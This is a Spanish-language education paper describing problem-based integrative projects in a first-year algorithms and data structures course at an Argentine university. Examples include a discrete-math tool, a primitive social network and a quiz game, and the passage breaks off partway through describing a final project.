Tel: (54 11) 4480-8900

E-mail. silvanaardanaz@yahoo.com.ar

Ing. Juan Martin Hernández.

Universidad Nacional de La Matanza. Departamento de Ingeniería e Investigaciones Tecnológicas.

Florencio Varela 1903, (B1754JEC) San Justo, Prov. de Buenos Aires, Argentina.

Tel: (54 11) 4480-8900

E-mail. juanmartinhernandez@hotmail.com

El Desafío de Trabajar la Resolución de Problemas de Ingeniería desde el Inicio de la Carrera de Grado

María Fernanda Golobisky, Marta Castellaro

Departamento de Sistemas

Facultad Regional Santa Fe, Universidad Tecnológica Nacional

Lavaisse 610, Santa Fe, Argentina

mfgolo@santafe-conicet.gov.ar, mcastell@frsf.utn.edu.ar

Abstract

Los estándares argentinos para la formación de ingenieros han asignado especial importancia a la formación práctica, y entre estas actividades, a la resolución de problemas de ingeniería, como situaciones reales o hipotéticas cuya solución requiera la aplicación de conocimientos de las ciencias básicas y de las tecnologías, constituyendo la base formativa de habilidades para encarar diseños y proyectos. La elaboración de propuestas para el desarrollo de problemas de ingeniería constituye un desafío para los equipos docentes, donde se conjugan los aprendizajes que se quieren lograr, las competencias que se propone fortalecer, las formas de trabajo y gestión de conocimientos que se van a promover. Este desafío es mayor en los primeros años de las carreras. En este artículo se analiza la experiencia desarrollada durante varios años en una asignatura de primer año de Ingeniería en Sistemas de Información, con propuestas de Trabajos Prácticos como Problemas/Proyectos integradores, que se desarrollan en etapas cíclicas de creciente complejidad, llevadas adelante a lo largo del curso, como "proceso de aprendizaje". Se trata de fortalecer la motivación, acompañar el proceso de aprendizaje en el cursado anual y favorecer la creatividad. Se busca además que estos trabajos trasciendan los límites propios de los contenidos y del curso, promoviendo la integración entre estudiantes y docentes, y su participación en distintas instancias y proyectos.

1. Introducción

El presente trabajo recoge la experiencia en la implementación de diferentes propuestas que se vienen realizando, para la resolución de problemas, en una materia de primer año de la carrera de Ingeniería en Sistemas de Información. La consigna de los docentes fue repensar la forma de trabajo en la cátedra Algoritmos y Estructuras de Datos (AEDD), de manera de encontrar propuestas para los alumnos, que favorezcan la motivación, la creatividad y el desarrollo de sus habilidades. Ir más allá de una guía de ejercicios para que resuelvan y codifiquen, buscar otros escenarios de trabajo, diseñar acciones y proyectos de trabajo, elaborar materiales y disponer los recursos para poder llevar a cabo esas propuestas, generar los espacios de apoyo y acompañamiento [6].

La literatura especializada postula la resolución de problemas como modelo didáctico [11] y da lugar a arriesgar algunas conclusiones:

- Hay una fuerte confianza en el sentido de que la enseñanza basada en problemas es la estrategia adecuada para la educación de adultos; sin embargo, la mayor cantidad de trabajos sobre su didáctica no está pensada para la enseñanza superior.
- Se concibe a la resolución de problemas como una estrategia, es decir, una práctica de enseñanza y de aprendizaje, que define su objetivo, selecciona las técnicas de acuerdo con la situación que se aborda, que evalúa durante el proceso la pertinencia y eficacia de los recursos empleados y que, en consecuencia, puede corregir el rumbo para no perder de vista el fin.
- Se afirma que el problema a resolver debe ser un problema real, para que se pueda contrastar que la respuesta es eficiente.
- Se destaca la importancia de la motivación: si la situación no convoca el interés del sujeto, si la situación no es problemática para alguien, no hay resolución de problema porque, en sentido estricto, no habría problema.

Las propuestas realizadas en AEDD fueron diseñadas y guiadas para atender desde el inicio de la carrera los distintos aspectos de la formación práctica de los alumnos, promoviendo el desarrollo de competencias, y apoyando la integración de conocimientos y de equipos.

La Comisión Nacional de Evaluación y Acreditación Universitaria determina que la formación práctica se propone a través de 4 grupos de actividades [7], entre ellas la Resolución de Problemas de Ingeniería, que conduzcan al desarrollo de competencias necesarias para la identificación y solución de problemas abiertos de ingeniería (situaciones reales o hipotéticas cuya solución requiere la aplicación de los conocimientos de las ciencias básicas y de las tecnologías), constituyendo una base formativa para que el alumno adquiera habilidades para encarar diseños y proyectos. En consecuencia, la resolución de problemas queda planteada como una competencia valiosa que el alumno de ingeniería debe alcanzar en su formación, que es una competencia compleja porque implica habilidades múltiples para la identificación y la solución del problema abierto de ingeniería -los

verdaderamente relevantes- y que esta competencia confiere identidad profesional al egresado.

Los problemas planteados como proyectos exigen al estudiante una actitud diferente, una participación activa y un deseo de indagar y encontrar su solución para la construcción de su propio conocimiento, puesto que, al no tener una solución inmediata, trascienden la esfera del conocimiento en ese momento. Adicionalmente, los problemas abiertos describen objetos y fenómenos de la realidad, lo cual constituye una vía para poner al estudiante en relación con situaciones del quehacer cotidiano y potencian el pensamiento lógico y científico-teórico. Al mismo tiempo, en los problemas abiertos el estudiante necesita ir más allá de la información recibida, utilizándola de manera distinta y/o modificando los significados atribuidos a los elementos del ejercicio. Los recursos lógicos resultan insuficientes y se precisa de creatividad, lográndose mayor interacción en el aula, mejoran el diálogo e intercambio entre los protagonistas del proceso de enseñanza – aprendizaje, en particular entre los alumnos cuando los trabajos se plantean en equipos. La resolución de problemas abiertos requiere un compromiso por parte de los estudiantes por cuanto tienen que generarles interés; deben concebirse contextualizados y con un grado de dificultad acorde al nivel; deben suscitar la necesidad de informarse, de discutir, de evaluar la información que se posee entre los integrantes del grupo y generan la oportunidad de reflexionar sobre lo que se está aprendiendo [8].

2. Metodología de Trabajo en AEDD

AEDD es una asignatura de primer año con desarrollo anual. Constituye una introducción a la disciplina programación, especificación y expresión de algoritmos, combinados con el tratamiento de las diferentes estructuras de datos básicas de los lenguajes de programación. El paradigma adoptado es procedural, modular y estructurado, y el lenguaje empleado C++.

El curso es anual y tiene una carga horaria de 5 horas semanales, en dos encuentros (algunos en aulas y otros en laboratorio). Se trabaja con aproximadamente 120 alumnos.

La metodología de trabajo es la siguiente:

- Clases en aula, de presentación y explicación de los temas, y desarrollo de casos de estudio que promueven debates sobre problemas y alternativas de soluciones;
- Clases prácticas en aula, alternando la ejercitación y resolución de problemas con guías especialmente diseñadas, con nivel de complejidad creciente;
- Clases de taller en los laboratorios informáticos, en donde se presentan las herramientas a emplear y se orienta a los alumnos para su instalación y aplicación;
- Complemento con un espacio en el campus virtual (materiales, tareas y foros)

Coincidiendo con Serrano [14] en que *“el objetivo es facilitar a los alumnos diferentes escenarios para hacer posible el desarrollo de competencias*

académicas (de comprensión, diseño creativo, resolución, validación), de investigación (en el sentido de indagación, de búsqueda y averiguación) y sociales (comunicación, respeto por las opiniones diversas, responsabilidad, trabajo en equipo) durante el tránsito por el primer año universitario”, desde la cátedra de AEDD se plantean y diseñan trabajos prácticos integradores, que deben ser desarrollados de manera grupal, con complejidad creciente a medida que se va avanzando por diferentes etapas. Se realizan a lo largo del cursado y vinculan con otras materias y con herramientas tecnológicas o aplicaciones (calculadora, red social, juego de preguntas). Además, incluyen diferentes tareas (búsqueda, análisis, estudio, propuestas, desarrollos) e involucran problemas abiertos de ingeniería.

Falcón Alén y Montenegro Moracén [8] indican que los problemas abiertos requieren para su solución de un abordaje reflexivo, no automático, ni asociado de forma mimética a algoritmos o sistemas conceptuales. En su solución, los estudiantes trabajan intensamente con interés y motivación, disfrutando el placer de comprobar de que en un instante, se puede producir la iluminación que compense el esfuerzo realizado. Estas características facilitan la integración de distintas asignaturas y/o disciplinas del currículo y por tanto, la realización de las tareas integradoras, que es uno de los propósitos que se persigue alcanzar desde AEDD.

En cada una de estas etapas de los proyectos integradores se incluyen actividades de análisis del problema, de búsqueda de información relevante, de diseño, de codificación de la solución, de depuración de la misma mediante casos de prueba, así como de preparación de resultados y de documentación de la aplicación.

La aplicación solicitada se construye en distintas etapas de desarrollo. En cada etapa, la cátedra provee un enunciado que plantea el trabajo a realizar, el cual puede estar acompañado por archivos, prototipos, etc. que deberán ser utilizados y consultados durante la construcción de la aplicación.

Las entregas asociadas a cada una de las etapas de desarrollo, comprenden:

- Documentos con informes de búsqueda de información o generación de datos.
- Los programas C++ que conforman la aplicación solicitada
- El programa ejecutable
- Documentación en formato documento con el análisis del enunciado, las decisiones de diseño adoptadas y diferentes casos de prueba.

El trabajo es grupal, y cada grupo debe estar conformado por no más de 3 alumnos.

Al finalizar el trabajo, los alumnos deben realizar una presentación final grupal, en modalidad de coloquio, la cual tiene como fin no sólo evaluar la solución presentada, sino también las habilidades comunicacionales de los mismos y el inculcar pautas específicas de trabajo y de comunicación.

3. Los Trabajos Prácticos Integradores con Problemas de Ingeniería

Es importante que los docentes podamos diseñar trabajos prácticos integradores desde el comienzo de la carrera, promoviendo en los alumnos el desarrollo de diferentes habilidades y la motivación para la solución de los problemas de ingeniería que en ellos se presentan. En especial cuando se trata del primer año de una carrera de grado, donde por un lado es muy importante comenzar con esta base formativa y también motivar a los alumnos que inician sus estudios, pero por otro lado se dispone de pocos contenidos desarrollados y habilidades que recién comienzan a adquirirse.

En ese sentido, las propuestas son diseñadas y guiadas para atender desde el inicio de la carrera los distintos aspectos de la formación práctica de los alumnos, promover el desarrollo de competencias, favorecer la motivación y apoyar la integración de conocimientos y de equipos. Venimos trabajando en el desarrollo de “problemas/proyectos”, buscando que los trabajos prácticos no se planifiquen en base a la resolución de problemas aislados, sino mediante el diseño y planteo de trabajos prácticos integradores grupales, que se desarrollan en etapas cíclicas de creciente complejidad, llevadas adelante a lo largo del curso, como “proceso de aprendizaje”.

Pero esta actividad no solo constituye un proceso para los alumnos, sino que también conforma un proyecto de trabajo para el equipo docente, que se desarrolla durante todo el ciclo, con etapas y tareas. Este proyecto comprende la identificación y selección del proyecto, el acompañamiento del trabajo de los alumnos, la evaluación, y la posterior extensión de los resultados. A continuación se presenta un detalle de las tareas del equipo docente para la “elaboración” de la propuesta de un trabajo integrador, con problemas abiertos:

a) Se realiza la **búsqueda** de aplicaciones que sean de alguna manera conocidas por los alumnos, o puedan ser de interés para ellos, o que puedan servir como una referencia concreta.

b) Se analiza el contexto y se realizan las **adaptaciones** (cambios, recortes, ampliaciones, integraciones, etc.) para que el problema pueda ser comprendido por los alumnos ingresantes y que conduzca a soluciones que ellos puedan desarrollar con las herramientas con las que cuentan en el transcurso de ese primer curso de programación.

c) Se analiza el **marco del problema** seleccionado, buscando qué tareas de lectura, búsqueda, comparaciones, investigación pueden hacer los alumnos para interiorizarse sobre la aplicación que van a generar. Por ejemplo, si el problema seleccionado es un juego, se pretende que los estudiantes investiguen qué son los juegos, cómo se categorizan, para qué sirven, qué otras aplicaciones o entornos hay para esto, etc.

d) Se trabaja en los detalles de los **requerimientos**, teniendo siempre en cuenta que queden aspectos abiertos para que los alumnos puedan crear o plantear alternativas, nuevamente

dentro de los conocimientos y habilidades que desarrollaron hasta el momento en el curso. Asimismo, se indican algunos requerimientos opcionales como **desafíos** para aquellos alumnos que deseen ir por más o se entusiasmen con su solución.

e) Se **implementa una solución** y se analiza qué datos o instrumentos pueden ser de ayuda, para de esta manera, acortar el tiempo del desarrollo en algunos casos. De igual modo, en algunas situaciones se encuentra conveniente desarrollar librerías con funciones de base, que homogenicen los trabajos o les ayude a ordenar el diseño de la solución, generar escenarios de trabajo y casos de prueba, elaborar material de diseño de interfaces o directamente demos de una solución del tipo que se les solicita.

f) Se trabaja en las **pautas y patrones de trabajo** que las soluciones y entregables deben cumplir, para instar a los estudiantes a que vayan incorporando buenas prácticas y desarrollen competencias de documentación estándar. Los entregables no solo son de carácter técnico sino que deben documentar diferentes aspectos (cómo se organizaron, cómo trabajaron, conceptos aprendidos, entre otros).

g) Se plantea el **desarrollo por etapas** para permitir un mejor abordaje del proyecto. Así, en algunos casos primero deberán investigar sobre el contexto y luego codificar en las siguientes etapas. Mientras que en otros comenzarán programando componentes simples, y luego estudiarán problemas similares y contexto para poder extender el desarrollo de la solución.

h) Se trabaja en la definición del **plan de acompañamiento**, se definen foros, tareas de apoyo, esquema de entregas. Se incluye también la estrategia de ayuda para aquellos alumnos que propongan alternativas propias o decidan extender algunos requerimientos, o tomen los desafíos planteados

i) Se trabaja en la **metodología de evaluación** de las soluciones (qué aspectos se van a analizar, cómo se van a ponderar, como se considerarán las extensiones o desafíos). Además, se establecen las **pautas del coloquio final** para que se asemeje a una presentación profesional. Se proporcionan algunos materiales tales como ejemplos de demos, videos, algunas lecturas sobre como exponer, pautas sobre los puntos a incluir en la exposición, etc. y se ofrece ayuda para esta actividad. Cabe aclarar que durante el cursado los alumnos asisten, al menos, a dos presentaciones de alumnos de años superiores donde exponen sus trabajos.

j) Por último, también se **planifica la continuidad de trabajo** con los alumnos una vez finalizado el cursado. Esto implica, por ejemplo, seleccionar los trabajos que se destacan por el tipo de solución o por los desafíos que hayan realizado. Se convoca a los alumnos para comentarles las posibilidades que hay de seguir trabajando sobre la solución para tener otros impactos, tales como hacer presentaciones en jornadas estudiantiles, ponerla a punto para que se pueda presentar a alumnos de las escuelas secundarias en visitas o jornadas de difusión y a alumnos del próximo ciclo. En algunos casos que

son viables, se les propone extender/adaptar la solución con la colaboración de ayudantes de cátedra y becarios para que esa solución pueda tener otros usos, como por ejemplo, que sean la base para generar herramientas que puedan ser utilizadas por otros estudiantes o por docentes.

Lo expuesto muestra que el diseño de un problema/proyecto integrador, planteado como problema abierto de ingeniería, constituye una tarea docente que debe tomarse como un plan en sí mismo, con varias actividades y la participación de actores, y que se va ejecutando junto con el trabajo integrador de los alumnos, a la vez que se extiende incluso más allá de la aprobación de la asignatura. Además es de destacar que involucra a todo el equipo docente, ya que en las distintas tareas pueden participar desde los ayudantes-alumnos hasta los docentes responsables, con aportes enriquecedores, y con una distribución de actividades, roles, responsabilidades.

4. Algunos Proyectos Desarrollados en AEDD

A continuación se describen algunos de los proyectos que se han realizado en los últimos años:

MatDis: Herramienta de apoyo para el estudio y ejercitación en temas de Matemática Discreta.

Este proyecto surgió de un trabajo de articulación e integración cuidadosamente planificado entre docentes de las cátedras AEDD y Matemática Discreta (MAD), asignatura que se cursa en el primer cuatrimestre del primer año. Se observó que hay contenidos de MAD, que si bien pueden estudiarse y favorecer su comprensión y aplicación con ejercicios realizados sobre papel y con seguimiento manual, la posibilidad de contar con alguna herramienta (informática) de apoyo, estimula y facilita dichas actividades y constituye un medio de constatar resultados o analizar otras soluciones. Si bien se pueden encontrar herramientas de este tipo (y hasta acceder a ellas en forma libre o en línea), cuando se trata de asignaturas de primer año, hay algunos inconvenientes, relacionados entre otros a la terminología y notación empleadas en otros contextos, al alcance de los temas en estudio (herramientas potentes de las cuales los alumnos están en condiciones de aplicar solo un par de funciones), o aspectos relativos a instalación y acceso a la herramienta. Es así que se planteó como proyecto integrador para los alumnos de AEDD, la construcción de una herramienta para resolver, constatar y validar soluciones a problemas que se abordan en los siguientes temas de MAD: Estructuras Algebraicas Finitas y Grafos Dirigidos.

Los alumnos debieron revisar y resignificar los contenidos de MAD para generar un instrumento que sirva a sus pares (alumnos del año próximo) para comprender y afianzar el aprendizaje. Debieron atender a la terminología sugerida, y manejar datos conforme a ciertas pautas, pero quedó abierta la interfaz y parte del comportamiento de la aplicación, así como la documentación de uso correspondiente. Se guió a los alumnos sobre buenas prácticas, no sólo

de los recursos básicos de programación, sino en otros aspectos como la interacción del usuario con la aplicación, los formatos de presentación, la documentación que acompaña, el manual instructivo, etc. Se reforzaron cuestiones como la legibilidad del programa, flexibilidad, modularidad.

La actividad llevó a los alumnos a reconstruir aprendizajes, con el soporte de los docentes de ambas cátedras. Pusieron en juego las estructuras de datos objeto de la materia y los elementos de programación, realimentando lo dado en clase. Lograron una aplicación concreta, para unos usuarios concretos (es decir, un software para que los alumnos ingresantes de los próximos años puedan resolver problemas más complejos) y eso constituyó un factor de motivación.

A partir de los desarrollos realizados, se seleccionó una de las soluciones entregadas y se propuso al grupo de alumnos autores, que realizaran algunas adecuaciones y mejoras y los ingresantes del año siguiente emplearon en MAD la herramienta desarrollada por sus pares.

Dado los buenos resultados, en el curso de AEDD del año siguiente, se les propuso como proyecto integrador extender la herramienta y agregar funcionalidades correspondientes a los temas Lógica Proposicional y Teoría de Números. Las figuras 1 y 2 muestran las funcionalidades para este caso.

FUNCIONALIDADES DE LÓGICA PROPOSICIONAL	
Cargar expresión lógica	
Realizar una interpretación	
Tabla de verdad	
Determinar	Satisfacible
	Tautología
	Contradicción
	Contingencia
Equivalencia lógica con otra expresión	
Listado y cantidad de variables	

Figura 1: Listado de funcionalidades de Lógica Proposicional en MatDis

FUNCIONALIDADES DE TEORÍA DE NÚMEROS	
Listado de divisores de un número	
Mínimo común múltiplo	
Máximo común divisor	
Números primos	Listado por cantidad
	Listado por intervalo
Números compuestos	Listado por cantidad
	Listado por intervalo
Clase de equivalencia	
Factorización en potencias de números primos	
Ecuaciones diofánticas	
Números aleatorios	Por mínimos cuadrados
	Por congruencia lineal

Figura 2: Listado de funcionalidades de Teoría de Números en MatDis

Este segundo Trabajo Práctico, además de lo indicado anteriormente, requirió a los alumnos el desarrollo de otras capacidades, ya que partieron de una aplicación con algunos módulos ya desarrollados, tuvieron que analizar y luego diseñar la incorporación de nuevos módulos.

Los logros de estos dos años, llevaron a los docentes a continuar trabajando con un grupo de

alumnos becarios de I+D y pasar de esta herramienta a un software denominado MATDIS, codificado en lenguaje JAVA, incluyendo nuevos temas (árboles y álgebra de Boole) y con mejoras (se estandarizó la interfaz, se agregaron validaciones a la carga de datos, se mejoró la sección de ayuda, se incorporó navegabilidad para permitirle al usuario paginar la sección de acuerdo a su necesidad, se optimizaron los algoritmos). Este software fue luego protegido y se anexó como material de apoyo en un libro de Matemática Discreta, que hoy es utilizado en varias facultades.

Estos trabajos fueron comunicados en ponencias de docentes y estudiantiles [4] [1].

OLDBOOK: servicio de red social que funciona de forma primitiva, pero con características de una red social similar a las que conocemos en la actualidad (Ejemplo de portada en la Figura 3). Se trató de la implementación de un servicio de red social (un medio de comunicación que se centra en encontrar gente para relacionarse en línea), formado por personas que comparten una relación de amistad, mantienen intereses y actividades en común, o están interesados en explorar los intereses y las actividades de otros.



Figura 3: Perfil de un usuario en OldBook

Este trabajo permitió disparar una serie de requerimientos tales como: registro y validación de usuarios, manejo de información almacenada en arreglos y matrices, uso de librerías y archivos, definición y uso de listas enlazadas para poder gestionar usuarios, amistades, rankings de popularidad.

Se dividió en dos etapas: en la primera fase se solicitó entregar una versión inicial de Oldbook, con el diseño modelar de la aplicación completa (menús y subprogramas) y con la implementación de las funcionalidades relacionadas al Registro de Usuarios, desarrolladas haciendo uso de las estructuras y técnicas de programación aprendidas hasta ese momento (estructuras de datos estáticas, tales como arreglos y matrices). En la segunda fase, para la versión final debieron implementar el resto de las funcionalidades solicitadas correspondientes a la sesión y a la gestión del ranking, haciendo uso de cadenas de caracteres, archivos, tipos de datos abstractos (TDA), y estructuras dinámicas.

A lo largo de las etapas de desarrollo los alumnos debieron documentar diferentes aspectos esenciales tanto del programa en desarrollo como de la forma de encarar el trabajo en grupo. Para ello, y con el fin de facilitarles ayuda en la tarea, el equipo docente generó un manual de ayuda de un programa que analizaba el código en busca de directivas en forma de comentarios y las transformaba en documentación escrita en HTML, de manera que no fuese necesario que generen una documentación aparte, sino que simplemente debían comentar el código (Ver Figura 4).

A fin de que los alumnos también trabajen la integración con otras herramientas ya desarrolladas y disponibles, para la pantalla de Perfil de usuario, se los solicitó la incorporación de una foto (en formato elemental), utilizando un convertidor de imagen a texto (text-image.com). Para cargar una foto los usuarios debían realizar un paso previo: subir una foto en formato JPG, GIF o PNG a la página del convertidor y pasarla a formato ASCII. Una vez convertida la foto a caracteres y almacenada en un archivo TXT, debían colocarla dentro de la carpeta del proyecto. De esta manera, durante el registro del usuario a la aplicación, se solicita el nombre del archivo para poder abrirlo, recorrerlo y copiar cada carácter en la matriz definida.

OLDBOOK2.0



Figura 4: Documentación generada para OldBook

Este trabajo también fue presentado en congreso [9], obteniendo premio.

UTNapprox: Herramienta de apoyo al cálculo, que facilita el trabajo con aproximaciones numéricas, por medio del uso de técnicas matemáticas. Permite aproximar números irracionales y algunas funciones trigonométricas, exponenciales y logarítmicas del cálculo en general. En la Figura 5 se presenta un gráfico con las distintas funciones.




Figura 5: Funciones de UTNapprox

La solución se basa en el uso de sucesiones y series y posibilita al usuario seleccionar y parametrizar el método con el que se entrega el resultado, pudiéndolo calcular mediante diferentes algoritmos y con una precisión determinada desde diferentes opciones. Así por ejemplo, si el usuario desea una aproximación del número Pi, la herramienta propone la indagación de varios métodos para obtenerlo (Fórmula de Leibniz, Producto de Wallis, etc.) lo que permite adicionalmente, contextualizar la historia de la matemática. Además, solicita indicar si se quiere obtener el resultado mediante el cálculo de un número fijo de términos o cortar por precisión, así como también, si se quiere ver la aproximación término a término, o sólo visualizar el resultado final. Obtenida la aproximación, la aplicación le sugiere al usuario utilizar una aproximación asociada, la que es obtenida a partir de un grafo (a través de representación matricial) de relaciones. En la Figura 6 se puede ver una interface de trabajo, buscando una aproximación de PI: se sugieren 5 formas alternativas, y una vez seleccionado hacerlo por Leibniz y se muestra del resultado con el detalle de los términos intermedios (si así lo ha requerido el usuario).




Figura 6: Aproximación de Leibniz en UTNapprox

En la primera etapa, los alumnos debieron revisar y resignificar temas relativos a números irracionales, sucesiones, series; y desarrollar el código para las distintas funciones de cálculo que brinda la herramienta.

Debido a que los métodos utilizados fueron descubiertos hace varios siglos atrás, por diferentes matemáticos, se solicitó que la herramienta incluya también la funcionalidad de brindar datos históricos. Esto es que en menos de 6 renglones, se muestre un texto indicando quien y cuando dio a conocer ese método. En esta etapa se les solicitó a los alumnos realizar tareas de investigación y búsqueda de información, tanto en lo que refiere a completar y extender algunos de los contenidos que vieron en otras materias como Algebra y Análisis Matemático, así como también a indagar cuestiones históricas referentes a cuando y como surgieron esas herramientas. Esto llevó también a los alumnos indagar algo más sobre el trabajo de los científicos y conocer etimológicamente el nombre de muchos objetos matemáticos que manipulan.

La herramienta debió incorporar además el manejo de usuarios registrados (con historial propio)

y una red social que funciona como complemento de la herramienta y permite que los usuarios interactúen a fin de compartir intereses comunes.

En la segunda etapa se solicitó el desarrollo de las funcionalidades correspondientes al registro de usuarios y a la red social. En lo que respecta al registro del usuario y su perfil, debieron trabajar con el ingreso de datos y las respectivas validaciones: DNI que debe ser único para cada usuario; Número de usuario, asignado por la misma aplicación; Nombre, Apellido, Email y Contraseña, según patrones. Se debieron utilizar estructuras de control estática para manejar el Historial de aproximaciones, que contiene los identificadores de las últimas tres aproximaciones utilizadas por el usuario. Para el contexto de red social, se emplearon además estructuras dinámicas, ya que el usuario puede agregar a otros usuarios como amigos, los cuales pueden compartir información sobre las aproximaciones que utilizaron recientemente. Al agregar un amigo, el usuario es capaz de visualizar los amigos que éste último posee y otros datos de interés. También puede eliminar amigos. La figura 7 muestra una pantalla con alguna información sobre los amigos.



Figura 7: Información de la red de amigos en UTNapprox

Este trabajo fue comunicado en congreso [3].

PregUTNados: versión alternativa del popular juego de preguntas y respuestas Preguntados, con utilidad didáctica para el curso, adaptada para facilitar su construcción en el marco de la cátedra, y con categorías de preguntas que se relacionan con las materias que se cursan en paralelo a AEDD (Física I, MAD, AEDD, Análisis Matemático y Arquitectura de Computadoras).

Consiste en un juego de preguntas y respuestas en el que los participantes se turnan para responder preguntas sobre temas relacionados con materias del primer nivel de la carrera a fin de obtener el mayor puntaje posible en el juego. Las partidas pendientes y las estadísticas de las partidas terminadas son asociadas a cuentas de usuario que permiten un acceso rápido y seguro al juego.

La consigna presentada por la cátedra propuso crear un juego que funcione con una dinámica similar a la de Preguntados, pero adaptada a las posibilidades de desarrollo de un alumno de primer año. Esta adaptación se denominó PregUTNados. Cada partida

del juego cuenta con dos turnos (uno para cada jugador), en el cual cada participante debe responder secuencialmente 10 preguntas elegidas al azar entre todas las categorías disponibles. Ambos responden la misma secuencia de 10 preguntas. El ganador es el jugador que acierta más veces la respuesta correcta. El contenido de las partidas se almacena en archivos locales, por lo que su reanudación debe realizarse desde la misma computadora en que se inició. Es decir, se dejaron de lado las funcionalidades online debido a que su desarrollo no es un tema de la asignatura.

La dinámica del juego es la siguiente:

- Una vez que un jugador ingresa al submenú Jugar Partida se da inicio a una nueva “partida” en la que el usuario oficia de iniciador. El programa determina aleatoriamente un oponente de la lista de usuarios registrados y lo asigna a la partida que está por comenzar. El usuario iniciador gira la ruleta para que se sortee una pregunta y responde. Luego, el programa le indica si ha acertado o no. El jugador lanza la ruleta para responder 10 veces consecutivas. Las respuestas de un jugador dentro de una partida se las denomina “jugada”. Es decir, una jugada estará asociada a una partida y a un “jugador”, indicando las respuestas que el participante eligió para cada pregunta sorteada y el puntaje al finalizar la ronda.

- Una vez terminada la jugada del usuario inicial, se debe guardar información de la partida creada.

- Cuando el jugador inicial termina su jugada, podrá ver esta partida dentro de la opción Partidas Iniciadas, mientras que el “oponente” podrá verla en la opción Partidas Pendientes.

- Desde el submenú Partidas Pendientes el oponente podrá continuar una partida iniciada respondiendo las mismas 10 preguntas que el usuario inicial.

- Una vez que el oponente finaliza su turno, se deben comparar los puntajes, determinar el ganador y guardar la partida como finalizada. En este punto, la partida aparecerá en el submenú de Partidas Terminadas de ambos jugadores. Los datos de la nueva jugada se almacenan de la misma forma que en el caso precedente.

El desarrollo de la aplicación se realizó en tres etapas. En la primera, los alumnos debieron realizar tareas de investigación sobre el juego original, a fin de interiorizarse acerca del funcionamiento y la historia del desarrollo del mismo (obteniendo datos del creador del juego y una descripción de su empresa, año de creación de Preguntados, disponibilidad en plataformas, alcance a nivel mundial, estadísticas que reflejen el éxito que tuvo la aplicación en la comunidad, etc.). Además, debieron elaborar un banco de preguntas que posteriormente se implementarían como parte de la aplicación, en modo catálogo. Este conjunto de preguntas debió realizarse sobre temas que corresponden a las otras asignaturas que cursaban en paralelo, por lo que tuvieron que realizar tareas de revisión del contenido de esas otras materias y la creación de preguntas con sus correspondientes respuestas. Asimismo, cada grupo tuvo que revisar las preguntas y respuestas elaboradas

por otro grupo, y además aportar dos preguntas por cada categoría, con lo cual pusieron en práctica el trabajo colaborativo pudiendo observar cómo se puede enriquecer un repositorio de datos con 400 preguntas.

En la segunda etapa se desarrolló el menú principal y el menú de juego, junto con algunas de sus funcionalidades básicas. En la Figura 8 se puede observar la jerarquía de menús y submenús desarrollados en esta fase. Además, en esta etapa se solicitó el desarrollo completo del inicio de sesión, la registración de usuarios, los menús de trabajo y los módulos correspondientes a la selección aleatoria de categorías y preguntas, que debió implementarse simulando una ruleta. Para esta última tarea se les facilitó ayuda para generar una ruleta muy simple, con interface textual y secuencial, pero se les dejó el desafío de poder trabajar con otras herramientas simples de C++, ruletas que simulen las del juego original, proponiendo también que trabajen con temporizadores, entre otras cuestiones. En la Figura 9 se muestra la salida de uno de los entregables, en el que mientras la ruleta giraba se iba resaltando el color.



Figura 8: Jerarquía de menús en PregUTNados




Figura 9: Ruleta con la categoría Análisis Matemático seleccionada

La tercera etapa comprendió las funciones propias del juego (relacionadas con usuarios, partidas, jugadas, puntajes, ganadores), empleando distintas estructuras de datos para obtener estadísticas por usuarios y del histórico del juego en general.

Este trabajo fue presentado en un congreso [10]. Además es utilizado en actividades de difusión de la Facultad para motivar a futuros aspirantes, y también se propone a los ingresantes como una herramienta de revisión de aprendizajes, que pueden utilizar en forma autónoma, descargando del campus virtual.

5. Detalle del Último Caso Implementado: JuegUTeN

En este ítem se brinda mayor detalle del TP integrador que se planteó a los alumnos durante el año 2016, el cual consistió en la generación de una herramienta denominada **JuegUTeN** formulada con la idea de que los alumnos desarrollen una herramienta lúdica con fines de capacitación, que habilite la competencia abierta para usuarios registrados. La misma, implementaba 3 juegos de carácter obligatorio y 1 opcional, para permitir a los usuarios adquirir habilidades tales como aprender a manejar el teclado, desarrollar la memoria, agilizar el manejo de operadores lógicos, relacionales y aritméticos, y agilidad para analizar código fuente en busca de errores.

5.1. Proyecto

A fin de premiar las diferentes partidas de cada uno de los juegos se ideó un sistema de puntos, denominados insignias.

Con esta premisa, los juegos obligatorios desarrollados fueron:

1. *Simon*: variante de la versión electrónica original, creada en 1978 por R. Baer y H.J. Morrison, donde un disco con cuatro cuadrantes en una de sus caras, cada uno con un color, se iluminaba de manera aleatoria. El usuario debía ir introduciendo la secuencia mostrada en el orden correcto, ayudándose de su memoria visual. Si lo lograba, el juego respondía con una secuencia más larga, y así sucesivamente. Si fallaba, el usuario debía volver a empezar. Los distintos niveles de dificultad iban aumentando la velocidad de la secuencia a repetir. La Figura 10 muestra un momento de la secuencia del juego.

